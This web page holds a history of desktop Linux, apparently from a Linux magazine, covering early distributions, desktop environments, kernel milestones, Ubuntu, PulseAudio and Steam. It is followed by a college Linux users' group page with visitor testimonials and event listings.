distributions (distros) had already established themselves, and one of the earliest was Softlanding Linux System (SLS), which appeared in May 1992. Unlike its contemporaries, SLS provided more than just the kernel and some GNU tools for preparing filesystems, instead it shipped with a networking stack and the X display server. This was considered ambitious and buggy, and efforts to fix this culminated in Slackware's release in 1993. Also that year, and again in response to frustration with SLS, Debian came into being. Red Hat Commercial Linux appeared the following year, which would engender many popular distros of the late 90s, including Mandrake, Yellow Dog and Definite Linux. KDE was released in 1998, with Gnome following in 1999. Gnome was in part created due to KDE's reliance on the then nonfreely licensed Qt toolkit. By May 2000, the most popular distributions were Debian 2.1, Red Hat 6.1, Linux-Mandrake 7.0 (this was how it addressed itself back then), Slackware 7.0 and SUSE Linux 6.3. Some of these featured in the very first LXF Roundup, and you can read all about them in the exclusively digitised issue LXF1 on the LXFDVD this month.If you're a recent Linux convert who's had to engage in combat with rogue configuration files, misbehaving drivers or other baffling failures, then spare a thought for those early converts whose bug reports and invective utterances blazed the trail for contemporary desktop Linux. Up until comparatively recently, it was entirely possible to destroy your monitor by feeding X invalid timing information. Ever had problems with Grub? Try fighting it out with an early version of Lilo.In the early days, even getting a mouse to work was non-trivial, requiring the user to do all kinds of manual calibration. Red Hat released a tool called Xconfigurator which provided a text-mode, menu-driven interface for setting up the X server. It was considered a godsend, even though all it did was generate an XF86Config file which otherwise you'd have to write yourself. So while Windows users whined about Windows ME being slow and disabling real mode DOS, your average Linux user would jump for joy if their installation process completed. Even if you got to that stage, it would be foolishly optimistic to suppose the OS would boot successfully. Hardware detection was virtually non-existent, and of the few drivers that had been written for Linux, most weren't production quality. Yet somehow, the pioneers persisted – many were of the mindset that preferred the DOS way of working, which began to be sidelined as the millennium approached. Windows users were having their files abstracted away – 'My Computer' epitomises this movement.In January 2001 Kernel 2.4 was released and with it came support for USB and exciting new Pentium IV processors, among other things. It was of particular

importance to desktop users thanks to its unified treatment of PCI, ISA, PC Card and PnP devices as well as ACPI support. The dot-com bubble was just about to burst, but all the excitement and speculation around it meant that many computer enthusiasts had a broadband connection in their home, some even enjoyed the luxury of owning more than one computer. This solved some major entry barriers to Linux: people could now download it much more easily; up-to-date documentation was easily accessible; and when Linux saw fit to disappear one's internet connection (or render the system unbootable), the other machine could be used to seek guidance. But the user experience was still, on the whole, woefully inhospitable. While some installers had evolved graphical capabilities, these more often than not were more trouble than they were worth. Users were expected to understand the ins and outs of disk partitioning, and be able to discern which packages they required from often terse descriptions.Windows XP was released around October 2001, and while this was seen as a vast improvement over its predecessor, many users found that their machines weren't up to running it. After all, it required 64MB RAM and a whopping 1.5GB of disk space. Remember that BIOSes had only recently gained the ability to address large drives (there were various limits, depending on the BIOS, 2.1, 4.2 and 8.4GB were common barriers). So many people couldn't install it on their hardware, and many that met the minimum specs found the performance rapidly degraded once the usual pantheon of office suites and runtime libraries were installed. This provided the motivation for another minor exodus to Linux, and the retrohardware contingent continue to make up an important part of the Linux userbase (and berate us for not including 32-bit distros). Before 2006 all Macs had PowerPC processors, and many of these (as well as early Intel Macs), long-bereft of software updates from Apple, now run Linux too.The Gnome 2 desktop environment was released in 2002 and this would become a desktop so influential that some still seek (whether out of nostalgia, atavism or curmudgeonly dislike of modern alternatives) to reproduce it. It aimed to be as simple, tweakable and intuitive, and it's hard to argue against its achieving all of these adjectives.One of the major enablers was its strict adherence to the Gnome Human Interface Guidelines which set out some key principles for application designers. This meant the desktop was consistent not just internally, but in respect to all the GTK apps that people would go on to write for it.Also released was KDE 3, which vaguely resembled Windows – in that it was cosmetically similar and slightly more resource-demanding than Gnome.People and distributions sided with one or the other. SUSE Linux (predecessor of openSUSE) always aimed to be desktop agnostic, but most of its users preferred KDE. Heeding this, though not until 2009, it changed position and today is the leading KDE-based distro.In late 2002, 'DVD' Jon Johansen was charged over the 1999 release of the DeCSS software for circumventing the Content Scrambling System (CSS) used on commercial DVDs. This software enabled Linux users to play DVDs, a feat they had been hitherto unable to do since DVD software required a licence key from the DVD Copy Control Agency, one of the plaintiffs in the suit. It later emerged that CSS could be broken much more trivially and Johansen was eventually acquitted. By this time iPods and piracy meant that MP3 files were commonplace. These were, and still are, dogged by patent issues with a number of bodies asserting ownership of various parts of the underlying algorithm. As a result, many distros shipped without patent-encumbered multimedia codecs. The law is murky though, and rights holders have shown restraint in filing suit against FOSS implementations of these codecs. Most distros are prudent and leave it up to the user to install these, although Ubuntu offers users the licensed (but proprietary) Fluendo codecs on install. Fortunately, many of the MP3 patents have expired and many more will have done so by 2017, it doesn't really matter – we have plenty of open formats and codecs now (OGG, FLAC, VPx and x264). It's still technically a DMCA violation to use libdvdcss (a modern and much more efficient way of cracking CSS, used by the majority of media players on Linux) to watch a DVD, but that only applies in some countries and to date, no one has challenged its use.The city of Munich announced in 2003 that it was to migrate all of its infrastructure from Windows NT to Linux. As well as saving costs, the Bavarians claimed the main impetus for the move was freeing them from vendor lock in. Steve Ballmer visited the mayor personally, but even his charm and eloquence (and, presumably, offers of hefty discounts) weren't enough to convince the revolutionaries. The project was completed ten years later with some 15,000 machines migrated to the custom 'LiMux' distro. A scare story emerged in 2014 that the city was to revert to Windows, but turned out to be false. It's estimated that the move saved Munich some 11 million euros.After two years in development Kernel 2.6 was released in 2003. This was a vastly different beast to 2.4, featuring scheduler enhancements, improved support for multiprocessor systems (including hyperthreading, NPTL and NUMA support), faster I/O and a huge amount of extra hardware support. We also saw the Physical Address Extension (PAE) so that machines could address up to 64GB of RAM, even on 32-bit architecture. Also introduced was the venerable Advanced Linux Sound Architecture (ALSA) subsystem, which enabled (almost) out-of-the-box

functionality for popular sound cards, as well as support for multiple devices, hardware mixing, full-duplex operation and MIDI. The most far-reaching new feature was the old device management subsystem, devfs, being superceded by udev. This didn't appear until 2.6.13 (November 2003), at which point the /dev directory ceased to be a list of (many, many) static nodes and became a dynamic reflection of the devices actually connected to the system. The subsystem udev also handled firmware loading, and userspace events and contributed to a much more convenient for desktop users. Although you still relied on such arcana as HAL and ivman in order to automount a USB stick with the correct permissions.Linux (having already been ported to non-x86 64 bit processors) supported the Itanium's IA64 instruction when it was released in 2001. This architecture was doomed to fail though, and Intel eventually moved to the more conservative AMD64 (or x86-64) architecture, which (we delight in reminding our readers) has been around since 2003. Thanks to open source software, Linux users were running 64-bit desktops right away, while Windows users would have to wait until 2005 for the x64 release of XP. Various proprietary applications (notably Steam and its games) run in 32-bit mode, which provides some motivation for distributions to maintain 32-bit releases, but the day will come when these are no longer tenable to maintain, and eventually they will go the way of the 386, no longer supported on Linux since 2013.The 2004 release of Ubuntu 4.10 ('Warty Warthog') was, without a doubt, a major boon for Linux on the desktop. Using the megabucks he'd amassed from creating and selling Thawte, Mark Shuttleworth formed Canonical Inc. The goal was to sell server products and support and at the same time make a desktop Linux "for human beings". Using Debian (it having proven itself by this point) as a base, Canonical added driver tweaks, a very brown Gnome 2 theme and an ambitious six-month release cycle. We also saw the launch of http://ubuntuforums.org, where well-meaning but ill-informed members of the community would post 'solutions' to various Ubuntu problems.In 2004, a sound server called Polypaudio was released by a hitherto unknown developer called Lennart Poettering and some others. At this time desktop environments relied on sound servers to overcome shortcomings in ALSA's dmix system: Gnome was using the Enlightened Sound Daemon (ESD) and KDE was using the analogue Realtime synthesizer (aRts). Polypaudio was designed to be a drop in replacement for ESD, providing much more advanced features, such as per-application volume control and network transparency. In 2006 the project, citing criticism that nobody wants polyps, renamed itself PulseAudio (it was in fact named after the seadwelling fcreature, not the medical condition).With its new name and increased demand for a sound system comparable with that of OSX or the newly released (and much maligned) Windows Vista, PulseAudio enjoyed substantial development and began to be considered for inclusion in many distros. As is traditional, Fedora was the first to adopt, incorporating it as the default in version 8, released in late 2007. Ubuntu followed suit in 8.04, although its implementation attracted much criticism and resulted in much anti-Pulse vitriol. Poettering at one stage even described his brainchild as "the software that currently breaks your audio". It took some time but eventually Ubuntu (and other distros) sorted out implementation issues, and it now mostly works out of the box.Before tablets, and smartphones that people could afford, netbooks were the pinnacle of portable computing. The first one was the Asus EeePC 701. Due to its low hardware spec (it had a 700MHz processor, 800×480 display and 512MB of RAM) running Windows on it was not an option. Instead it came with a customised version of Xandros Linux, which was functional, but lacking in polish. On the whole most people were unhappy with it, but netbooks still proved great platforms for more experienced Linux users. As newer netbooks were released (many based around the more suitable Intel Atom chips) they started to ship with Windows XP (some seven years after its initial release) and then the crippled Windows 7 Starter Edition. Asus later backpeddled on its Linux enthusiasm: Teaming up with Microsoft it even launched an 'It's better with Windows' campaign, designed to deter people from purchasing Linux-based laptops. This smear campaign used phrases like 'major compatibility issues' and 'unfamiliar environment' to scare people away.The year 2010 may be remembered by some as the one Ubuntu started to lose the plot. Up until now, the distro had been going from strength to strength, gaining more users, more stability. It was the poster child for the (dead or irrelevant depending on who you ask) dream of Linux on the desktop. But things started to go awry in the 10.10 release. Its Ubuntu Software Center now included paidfor apps (the first one was Fluendo's licensed DVD player) and the Netbook remix used a new desktop environment called Unity. In the 11.04 release though, this became the new shell for the main release too. Ubuntu had long taken issue with the new Gnome 3 desktop, which at the time of the Ubuntu feature-freeze was not considered stable enough to include in the release anyway, and Gnome 2 was already a relic. So in a sense Ubuntu had no choice, but no one likes change, and users were quick to bemoan the new desktops. Ubuntu has persisted with Unity and it's much improved today, but a low point came with the 12.10 release when users noticed 'suggestions' from

Source: macro.org

Amazon as they typed queries into the search lens.Gnome 3 is not without controversy too – the criticisms it attracted were threefold: First, many preferred the old Gnome 2 way of doing things and this clearly was not that. Second, all the fancy desktop effects required a reasonable graphics card (and also working drivers). There was a fallback mode, but it severely crippled desktop usability. Finally, this appeared to be something designed for use on mobiles or tablets, yet even today mobile Linux (not counting Android) has never taken off, so why should users be forced into this mode of thinking? Many found though, that once some old habits are unlearned and some sneaky keyboard shortcuts are learned (and Gnome Tweak Tool is installed), that the Gnome 3 way of working could be just as efficient, if not more so, than its predecessor. KDE users looked on smugly, having already gone through all the rigmarole of desktop modernisation (albeit less drastic than Gnome's) when KDE 4 was released in 2008. Around this point we ought to mention Systemd as well, but there's not much to say that hasn't been said elsewhere: the old init system was creaking at the seams, a new and better one came along, it wasn't everyone's cup of tea, but we use it anyway, the internet slanders Lennart Poettering.There has always been a niche interest in gaming on Linux, but this was mostly done through Wine, which has been around since the mid 90s.

Things changed when Valve released its Steam for Linux client in 2013. Today there are over 1,000 games available for Linux, with more being ported all the time. Granted, many of the high profile ports incorporate either a Wine layer or a wrapper such as eOn, but we are also seeing a good proportion of indie releases running natively. Valve even made an OpenGL version of zombie splatterfest Left 4 Dead 2, which outperformed the DirectX/Windows release. Linux users make up about 1% of the Steam userbase at present, but this may change if Valve's plan to conquer the living room through Steam boxes, running the Debian-based Steam OS, comes to fruition.The last couple of years have been full of Linux developments and dramas too, including the Heartbleed bug, a partial resolution to the long-running SCO-IBM lawsuit and a much less adversarial stance from Microsoft. But there just isn't enough space, alas.

Visitors' Wall

"It is not the quantity of the meat, but the cheerfulness of the guests, which makes the feast."

Debarghya Das

Software Engineer at Google

Mr. Debarghya Das addressed our crowd via a Hangout session in January 2015. He thoroughly enjoyed the session and also remarked that it was quite interactive. He seemed to be pretty impressed with the questions the students had asked him during this session

Amod Malviya

CTO, Flipkart

Mr. Amod Malviya visited our college as a keynote speaker for our fest MUKTI in 2015. He confessed that the overall experience he had with our club was good. He supported the push for open source that we are trying here.

Biraj Karmakar

Founder at Meetup Space, CEO at OmniLin

"GNU/Linux Users' Group at NIT Durgapur is awesome. I met so many dedicated open source lovers in NIT Durgapur via the event conducted by the club. The members of the club work really hard to organise great events in their college. These guys are truly passionate about FOSS and spreading its culture among the students in their campus."

Sumantro Mukherjee

App Developer at Mozilla

"I feel proud to have been associated with this club at NIT DGP. The club inspires students all around the campus to participate in FOSS events and improve their skillsets. Mozilla's mission was always to create and spread the openess on the web. The club fosters the same belief and strives in making a difference. I hope the activities continue every year and the club lives as long as the Nothern star. "

Priyansu Ganguly

Firefox student ambassdor

" In an Age where fighting Technology giants for Data freedom and/or privacy has become the onus of the day, NIT Dgp LUG prove themselves to be the right ambassadors in promoting Linux as well as other pen-Source Communities. My association with NIT Dgp LUG during Moz Tour NIT Dgp was unique in the realization of the potential of the Group and the determination in their strides. NIT Dgp LUG stamps their love for the Open Web with LINIT, The NIT Dgp LUG Fest asthrough many other events and workshops that they conduct throughout the year. I would like to extend my heartiest congratulations
and wishes for this awesome Community today and after."

Our Activities:

There are few things we , as a club are very proud of .
One of those are that we are relentless, that we never stop, that we revolt at stagnation.
That would be the key reason why we have events, workshops and all sorts of activities all year round.

EVENTS IN THE PAST :

1.Linux Installfest - 4th, 5th, 11th and 12th August
2.Publishing of LINIT 2015 online - 11th August
3.Web Development Workshops - 13th August onwards every Thursday
4.Orientations for First years - 16th September
5.Mozilla Reps Workshops - 3rd and 4th October
6.“Quantest” GLUG event in ANK - 2nd and 3rd October
7.Junior Codecracker Prelims - 8th October
8.Mukti orientations: 19th January, 2016
9. MUKTI 2016: 29th January 2016 - 31st January 2016
10. Launch of LINIT 2016 : 29th January, 2016

EVENTS PLANNED IN THE FUTURE :

1.GSOC Barcamp
2.Junior Codecracker Finals
3.Mozilla Workshops
4.Regular Hack.Me Sprints
5.Two Codecracker events
6.GLUG Auditions

We have successfully managed to impart the knowledge and power of open source community to students not only in our college but in other colleges in our city so that they all get a chance to learn and grow.
Gradually, the students are realising the potential of Linux as a primary operating system and are no longer afraid of using it.

GNU/Linux Users' group
NIT durgapur
nitdgplug.org